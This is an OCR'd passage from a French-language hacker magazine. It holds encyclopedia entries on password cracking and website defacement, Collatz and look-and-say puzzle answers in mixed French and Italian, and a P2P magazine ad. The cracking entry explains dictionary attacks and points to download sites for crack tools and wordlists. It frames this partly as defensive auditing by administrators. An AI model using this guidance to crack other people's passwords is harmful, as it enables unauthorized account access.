Nous pouvons visualiser les images filmées par notre ordinateur à la fois sur son écran et sur l'écran du téléviseur.

StandardBus
standardbus@softhome.net

ENCYCLOPÉDIE du hacking


Le fait de décrypter un mot de passe ou de contourner un schéma de protection est appelé un " crack ".



EXEMPLE

Ce terme est apparu en même temps que le système d'exploitation Unix.
L'ensemble des mots de passe cryptés des utilisateurs enregistrés est regroupé dans le fichier " /etc/passwd ". Cela ne permet pas à l'administrateur système de lire les mots de passe, mais ces derniers peuvent uniquement être remplacés par un autre mot de passe automatiquement crypté. C'est ainsi que l'on a développé un programme appelé " crack " capable de tester les mots de passe potentiels associés à un utilisateur. Ce programme agit en répétant une série de tests à partir d'un dictionnaire de mots choisis, grâce à la technique nommée " Attaque par dictionnaire ".

```
=                                                                    =
=   Please send questions/problem reports to CONSULT@UIC.EDU (not root!)  =
=                                                                    =
======================================================================
You have mail.
$ passwd
passwd:  Changing password for sajjad
Enter  OLD  password:
New password:
Password is too short - must be at least 6 characters.
New password:
Re-enter new password:
They don't match; try again.
New password:
Re-enter new password:
$ passwd
passwd:  Changing password for sajjad
Enter  OLD  password:
New password:
Password must contain at least two alphabetic characters and
at least one numeric or special character.
New password:
```



Qualites requises

La classique attaque du crack n'est pas une attaque massive par laquelle on découvre un mot de passe après avoir testé toutes les combinaisons potentielles. C'est plutôt une attaque dont le but est de trouver les mots de passe les plus " faibles ", c'est-à-dire ceux que l'on a insérés sans tenir compte de certaines règles de sécurité élémentaires, par exemple la date de naissance personnelle, le nom d'un parent ou d'un animal de compagnie, d'un personnage célèbre, etc. Pour tester un crack, il faut se procurer le programme. Sous environnement Unix, il est souvent simplement appelé " crack ". Sous environnement Windows, c'est le mythique programme " l0phtCrack " qui a eu le plus de succès.

Securite


Pour renforcer la protection d'un système contre les attaques d'un crack, l'administrateur système utilise souvent les mêmes outils que ce dernier.
Cela lui permet de ne pas altérer les mots de passe mémorisés par les utilisateurs, d'avoir la possibilité de les lire et de découvrir ceux qui ne résistent pas à l'attaque du crack, c'est-à-dire les plus faibles.
Après quoi, il conseillera à l'utilisateur intéressé de modifier plus souvent son mot de passe, en lui indiquant les meilleures façons d'en élaborer un qui soit plus difficile à trouver.

Brutus est un crack très populaire, mais non mis à jour, qui permet de cracker les mots de passe à distance : www.hoobie.net/brutus/index.html. **Un programme au nom très similaire se trouve à l'adresse** www.crak.com.

Une adresse FTP où vous pouvez éventuellement télécharger le programme Crack pour Unix est : ftp://ftp.cerias.purdue.edu/pub/tools/unix/pwdutils/crack. **Pour terminer, une liste de mots que l'on peut associer :** ftp://ftp.ox.ac.uk/pub/wordlists

ENCYCLOPEDIE du hacking

Défacement




Défacement : (définition) Action de pirater et détourner un site Web, en le modifiant.

EXEMPLE

Le défacement est souvent pratiqué par les hackers. À l'origine, il s'agissait seulement d'un moyen de désorganiser un système de sécurité afin de pénétrer dans un site Web. La page détournée pouvait ainsi afficher des phrases péjoratives, des blagues ou des liens anonymes pour se mettre en contact avec l'agresseur.

Les hackers de plus haut niveau ont déjà abandonné ce type de défacement. Ils préfèrent désormais l'anonymat absolu qui consiste à s'introduire dans un site sans laisser aucune trace. Les raisons du défacement sont diverses : parfois, les pirates agissent pour leur propre compte, dans leur seul intérêt, mais pas toujours. On peut en trouver un exemple - un défacement réalisé par un hacker italien - sur le site http://zoneh.org/en/defacements/mirror/id=1984108/

Beaucoup de défacements ont pour cible les sites institutionnels - en raison de leur libre accès - dans un but de protestation sociale ou de revendications politiques. Mais les défacements les plus pernicieux organisés par des communautés de hackers se font à l'encontre des sites, souvent " open source ", d'organisations caritatives. Inutile de préciser que ces procédés, outre qu'ils sont indignes, sont sans préavis de l'administration du système.



	gen-03	feb-03	mar-03	apr-03	mag-03	giu-03	lug-03	ago-03	set-03	ott-03	nov-03	dic-03	gen-04
Windows family	4458	1634	393	1419	1612	1109	1701	1641	2475	2755	2418	566	1229
Linux family	2371	1900	2373	2586	3551	2870	1716	1636	1458	1797	1753	3333	3533
BSD family	233	255	78	233	432	235	157	130	224	213	130	144	225

Les défacements perpétrés en 2003 sont divisés selon les systèmes d'exploitation (OS).
Plusieurs programmes software de protection contre ces attaques sont disponibles ici : www.insecure.org/tools.html

Qualites requises

Une bonne connaissance des systèmes d'exploitation Unix, Linux et Windows est indispensable.
Il existe différents modes de pénétration dans un serveur, mais la " réussite " de l'opération est presque toujours à mettre sur le compte d'un défaut du système ou de l'incapacité de l'administrateur à prendre les mesures appropriées pour la protection de son réseau.

Securite

Construire un système complètement protégé est presque impossible, mais on peut parvenir à un plus haut niveau de protection en approfondissant ses propres connaissances des divers systèmes d'exploitation. Pour cela, il est nécessaire de bien suivre les modes d'installation indiqués dans les manuels. Les hackers détournent de préférence les sites et programmes faiblement protégés, car plus il faut de temps pour désorganiser un système, plus le risque est grand d'être repéré par les systèmes de protection.


UNE IMPORTANTE COLLECTION DE SITES DÉFACÉS SE TROUVE À CETTE ADRESSE : http://zone-h.org/

DES RÉPONSES EN SÉRIE !

VOICI LES QUESTIONS DE LA CYBERÉNIGME DU NUMÉRO 9 :

POUR TOUS : Combien d'étapes faut-il pour atteindre le chiffre 1 avec la série 3n+1 en commençant par le chiffre 27 ?
POUR LES EXPERTS : Le chiffre est GRWMHXFUSPVQNJJPJVWGFOFATLQ RFR et la clé est 19. Chaque lettre correspond à un chiffre. Quel est le message ?
POUR LES GÉNIES : La clé est 13211321322113311213212322211O. Comment l'avons- nous générée ?
POUR LES SUPER HACKERS : Écrire un programme qui accepte un chiffre et qui reproduise les étapes de la série 3n+1. Ou bien rédiger un programme qui produise tout seul, jusqu'à l'infini ou pour un certain nombre d'étapes arbitraires, la série pour les génies. Qui peut arriver à trouver une série très simple qui produise une série intéressante, comme 01101001100101101001011001101001?

Les réponses étaient...



CyberEnigma: Fatti in serie
Hacker Journal N°66

Per tutti:
1) L'hailstone sequences del numero 27 è:


27, 82, 41, 124, 62, 31, 94, 47, 142, 71, 214, 107, 322, 161, 484, 242, 121, 364, 182, 91, 274, 137, 412, 206, 103, 310, 155, 466, 233, 700, 350, 175, 526, 263, 790, 395, 1186, 593, 1780, 890, 445, 1336, 668, 334, 167, 502, 251, 754, 377, 1132, 566, 283, 850, 425, 1276, 638, 319, 958, 479, 1438, 719, 2158, 1079, 3238, 1619, 4858, 2429, 7288, 3644, 1822, 911, 2734, 1367, 4102, 2051, 6154, 3077, 9232, 4616, 2308, 1154, 577, 1732, 866, 433, 1300, 650, 325, 976, 488, 244, 122, 61, 184, 92, 46, 23, 70, 35, 106, 53, 160, 80, 40, 20, 10, 5, 16, 8, 4, 2, 1

2) Da questo sito è possibile inserire un numero e ottenerne l'hailstone sequences:
http://www.cs.uwec.edu/~ratering/fun/hailstone.html


Si può anche scaricare un programma da:
http://users.swing.be/TGMSo8/hailstone.htm

3) Il problema 3n+1 può essere chiamato anche Collatz Problem, Hasse's algorithm, Kakutani's problem, Syracuse algorithm, Syracuse problem, Thwaites conjecture, and Ulam's problem.

POUR TOUS : 111. La série 3n+1 est connue sous le nom de conjecture de Collatz. À l'adresse http://did.mat.unibayreuth.de/personen/wassermann/fun/3np1_e.html, on trouve un petit moteur qui calcule automatiquement le parcours de chaque chiffre. On peut trouver également d'autres informations à l'adresse http://personal.computrain.nl/eric/wondrous
POUR LES EXPERTS : FIREFOXMOLTOMIGLIOREDIEXPLORER.
POUR LES GÉNIES : Pour créer la série, nous sommes partis du chiffre 0. La série est composée de "1 et 0", donc cela donne 10. Comme "deux 1 et un 0" donne 110 ou "trois fois 1 et une fois 0" donne 3110, et ainsi de suite.
POUR LES SUPER HACKERS : Une solution possible est le JavaScript que l'on trouve à l'adresse : http://trucsmaths.free.fr/js_syracuse.htm# essayez.



```
0
01
0110
01101001
0110100110010110
01101001100101101001011001101001  <-- ecco la stringa pubblicata sulla rivista
|
0110100110010110100101100110100110010110100101100110100101100110
```



Voici les réponses !

POUR TOUS : **4NG3L0** (Premier arrivé ! Nous publierons le reste dans un prochain courrier), **Yahoo, Microfrog** (nous sommes en train de nous exercer sur tes énigmes !), **Vise89, DarkVampire909, Simone "The Crow"** (Excel), **rodry, .moronc..**
EXPERTS : **Mestola, Infernet89, Scott Adamkliss.**
GÉNIES : **Mr. 18, MatteoGeniaccio** (Visual Basic), **impy, KillorXian, Marco Mannelli.**
SUPER : **Thorn** (Java, même notre prof!), **Syst3m Crash3r 480** (C, http://www.syst3mcrash3r.altervista.org), **ingtosi** (C), **vagabondo** (C++), **NDV** (Visual Basic), **Mikispag** (Pascal), **FireStorm** (Php), **Bigthistle** (grande!), **Snakeblu** (Java), **Worldshining** (exécutable), **-._.-´¯`  ._.-´(EagIE)`-._.-´¯`·._.-** (C), **open_mind** (Python, 14 ans !), **Libero_4** (C), **Temez** (Pascal), **JOE** (Visual Basic, consacré à Chia), **CMOS** (VB6), **EgiX** (JavaScript et VB), **claudio carletti** (Java), **Enrico Sunseri** (http://www.cs.oswego.edu/~blue/book/part1/start.html), **Kaesar83** (script mIRC), **Andrea Fadda** (C), **DU3** (Pascal et bash), **Matteo "Field" Campo Dall'Orto** (PHP), **DevilAngel666** (C), **Lakitu** (Python), **SkataAlice** (C), **Black Antitoon** (VB, http://utenti.lycos.it/antitoon), **c1a0** (Turbo Pascal).

```
se la seria iniziasse per 1 il risultato sarebbe questo
1
11
21
1211
111221
312211
1311222111
1113213231
31131211131211
13211311123113111211321
11131221331121321133112311311211
31131122212321121113122123211213211131122 1

la regola è semplice poichè, invece di seguire una regola matematica bisogna
seguire le regole linguistiche ,cioè quello che leggi è quello che scrivi:

0
10    uno 0                  in lettere ho scritto il valore che leggo
1110  un 1 uno 0               dalla riga precedente.
3110  tre 1  uno 0
132110  un 3 due 1 uno 0
```

Salut, à la prochaine ! Toujours indiquer *cyberenigme* et *le numéro du magazine* dans les réponses ! Écrire à l'adresse indiquée sur la page ou à celle ci-dessous !

Barg the Gnoll

MANQUE DE CLARTÉ

Tout en ayant répondu aux questions posées dans la section super hackers je vous informe du manque de clarté des questions destinées, d'une part aux experts, d'autre part aux génies [...]

vagabondo

Cher Vagabondo,
Nous essaierons à l'avenir d'être plus rigoureux. Mais, tout de même, quelques-uns ont compris sans que nous ayons à faire une dissertation mathématique... Merci de ta remarque et à la prochaine !


Le seul magazine

Seulement 2,5€

ÉCHANGE DE FICHIERS / COPIE / GRAVURE

P2PMAG .com

DEC 2005 / JAN 2006 - N°4



GUIDE COMPLET
ECHANGE DE FICHIERS

DOSSIER ALERTE AUX FAKES !

LUTTER CONTRE LES FICHIERS LEURRES

SUCCOMBER AUX RESEAUX CRYPTES

JUSTICE
La chasse au pirate a du plomb dans l'aile

PRISES EN MAIN
ABC Torrent, Piolet, Mute, Fake MP3 Detector, Rippack, AudioGrail, Convertir en DivX

qui vous dit la vérité sur l'échange de fichiers